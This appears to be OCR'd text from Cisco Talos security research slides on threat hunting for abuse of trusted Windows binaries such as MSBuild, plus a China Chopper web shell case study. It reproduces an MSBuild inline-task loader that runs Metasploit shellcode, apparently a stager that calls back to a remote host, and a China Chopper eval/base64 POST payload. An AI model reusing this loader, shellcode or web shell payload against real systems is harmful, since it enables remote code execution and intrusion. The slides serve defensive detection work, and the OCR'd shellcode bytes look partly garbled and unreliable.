
- Cmstp
- Mofcomp
- Csc
- Msbuild

Abusing MSBUILD



```xml
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="Hello">
   <ClassExample />
  </Target>
    <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
    <Task>
    <Using Namespace="System" />
    <Using Namespace="System.Reflection" />
    <Using Namespace="System.Diagnostics" />
    <Using Namespace="System.Runtime.InteropServices" />
      <Code Type="Class" Language="cs">
        <![CDATA[
```


Inline task - Metasploit shellcode




```
public override bool Execute()
{
byte[] shellcode = new byte[487] { 0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,
0x31,0xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,
0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,
0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,
0x12,0xeb,0x8d,0x5d,0x68,0x6e,0x65,0x74,0x00,0x68,0x77,0x69,0x6e,0x69,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0x31,
0x6f,0x7a,0x69,0x6c,0x6c,0x61,0x2f,0x35,0x2e,0x30,0x20,0x28,0x57,0x69,0x6e,0x64,0x6f,0x77,0x73,0x20,0x4e,0x54,0x20,
0x2f,0x37,0x2e,0x30,0x3b,0x20,0x72,0x76,0x3a,0x31,0x31,0x2e,0x30,0x29,0x20,0x6c,0x69,0x6b,0x65,0x20,0x47,0x65,0x63,
0x6a,0x03,0x53,0x53,0x68,0x19,0x0e,0x00,0x00,0xe8,0xcd,0x00,0x00,0x00,0x2f,0x4f,0x7a,0x68,0x78,0x69,0x2d,0x53,0x4a,
0x4a,0x51,0x4b,0x57,0x62,0x62,0x4f,0x42,0x4a,0x53,0x57,0x78,0x45,0x79,0x62,0x79,0x6c,0x63,0x4d,0x6d,0x31,0x43,0x37,
0x46,0x51,0x6e,0x54,0x7a,0x00,0x50,0x68,0x57,0x89,0x9f,0xc6,0xff,0xd5,0x89,0xc6,0x53,0x68,0x00,0x32,0xe0,0x84,0x53,
0x96,0x6a,0x0a,0x5f,0x68,0x80,0x33,0x00,0x00,0x89,0xe0,0x6a,0x04,0x50,0x6a,0x1f,0x56,0x68,0x75,0x46,0x9e,0x86,0xff,
0xd5,0x85,0xc0,0x75,0x14,0x68,0x88,0x13,0x00,0x00,0x68,0x44,0xf0,0x35,0xe0,0xff,0xd5,0x4f,0x75,0xcd,0xe8,0x4a,0x00,
0x40,0x00,0x53,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x53,0x89,0xe7,0x57,0x68,0x00,0x20,0x00,0x00,0x53,0x56,
0x07,0x01,0xc3,0x85,0xc0,0x75,0xe5,0x58,0xc3,0x5f,0xe8,0x6b,0xff,0xff,0xff,0x31,0x35,0x39,0x2e,0x38,0x39,0x2e,0x32,
0x00,0x53,0xff,0xd5 };

UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);
```

Cisco Security Research

Process trees (graphs)




Graph database schema



Cisco Security Research

Hunting process



Hunt for command lines find process
Traverse one level up until the process is a known system process
For each child of the process traverse its own tree of processes
Analyse command line extract URLs
All suspicious samples found
Retrieve samples

Talos
Cisco Security Research

Case study

Hunting for known culprits

China Chopper hunt



```
[*] Basic information [ C:D:      Windows NT WIN-OGTDV2AP0UB 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) AMD64(Anja) ]

C:\xampp\htdocs\dashboard\> netstat -an | find "ESTABLISHED"
```

Cisco Security Research

China Chopper hunt

```
test=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc3BsYX
